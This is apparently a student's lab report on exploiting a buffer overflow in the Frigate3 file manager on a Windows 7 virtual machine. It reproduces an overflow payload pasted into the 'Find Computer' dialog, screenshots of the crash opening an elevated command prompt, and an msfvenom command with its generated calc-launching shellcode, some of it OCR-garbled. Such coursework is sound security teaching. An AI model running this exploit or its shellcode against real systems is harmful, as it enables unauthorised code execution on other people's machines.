
Lab Assignment 10

A.Harshita


19BCE7033

L39+L40

Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload_cmd.txt file.




Name	Date modified	Type	Size
exploit2	5/17/2021 2:00 PM	Python File	3 KB
Lab 9-12.04.2021	5/17/2021 3:32 PM	Office Open XML ...	20 KB
memory_vulnerabilities_code_walkthrough	5/17/2021 3:32 PM	Office Open XML ...	925 KB
Vuln_Program_Stream	5/16/2021 1:05 PM	Application	800 KB
Frigate3_Pro_v36	5/16/2021 1:10 PM	Application	15,362 KB



Name	Date modified	Type	Size
exploit2	5/17/2021 2:00 PM	Python File	3 KB
Frigate3_Pro_v36	5/16/2021 1:10 PM	Application	15,362 KB
Lab 9-12.04.2021	5/17/2021 3:32 PM	Office Open XML ...	20 KB
memory_vulnerabilities_code_walkthrough	5/17/2021 3:32 PM	Office Open XML ...	925 KB
payload	5/17/2021 3:33 PM	Text Document	5 KB


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K: @%âÛfÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```

Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it.



Name	Date modified	Type	Size
exploit2	5/17/2021 2:00 PM	Python File	3 KB
Frigate3_Pro_v36	5/16/2021 1:10 PM	Application	15,362 KB
Lab 9-12.04.2021	5/17/2021 3:32 PM	Office Open XML ...	20 KB
memory_vulnerabilities_code_walkthrough	5/17/2021 3:32 PM	Office Open XML ...	925 KB
payload	5/17/2021 3:33 PM	Text Document	5 KB

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAë K: @%âÛfÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 15:35:42
New View Delete Rename Select Favorites Search FTP Pack Purchase
File Manager
Change left drive Alt+F1
Change right drive Alt+F2
Refresh panels Alt+R
Open path on left panel Ctrl+Alt+Left
Open path on right panel Ctrl+Alt+Right
Find Computer Shift+Ctrl+\
Volume label
Disk info Ctrl+L
Connect network drive
Disconnect network drive
Ftp Connect Ctrl+F
Quick Ftp Connect Shift+Ctrl+F
List Name

C:\Program Files (x86)\Frigate3\


..	
Addons	*
Data	*
Help	*
Plugins	*
ct	exe
Frigate3	exe
unins000	* exe
cabinet	dll
dcrawlib	dll
elpackD6	bpl
Frigate Features	htm
Frigate	rtf
license	txt
rtl60	bpl
Spell	* cfg
tb2k_d6	bpl
unacev2	dll
unins000	* dat
unrar3	dll
vcl60	bpl
WnASPI32	dll

Addons <SUB-DIR> 5/16/2021 1:11:20...

8,096.07 KB in 21 files

20.45 GB free on drive C 35.88%

Here you will find some advices that are to help you to master Frigate quickly and totally.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 15:36:30
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Purchase
Stop
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
List Name
Find Computer
OK Cancel

C:\Program Files (x86)\Frigate3\

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0


Addons <SUB-DIR> 5/16/2021 1:11:20...

8,096.07 KB in 21 files

20.45 GB free on drive C 35.88%

Here you will find some advices that are to help you to master Frigate quickly and totally.

The CMD that opens after crashing the application is opened with elevated privileges.




```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Frigate3>_
```

The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc


payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code

```
buf = ""

 buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b"

 buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18"

buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f"

buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63"

 buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5"

 buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac"

buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee"

buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21"

buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc"

 buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb"

buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33"

buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f"

buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10"

buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6"

buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1"

buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```




```
┌──(root💀kali)-[~]
└─# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x
09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
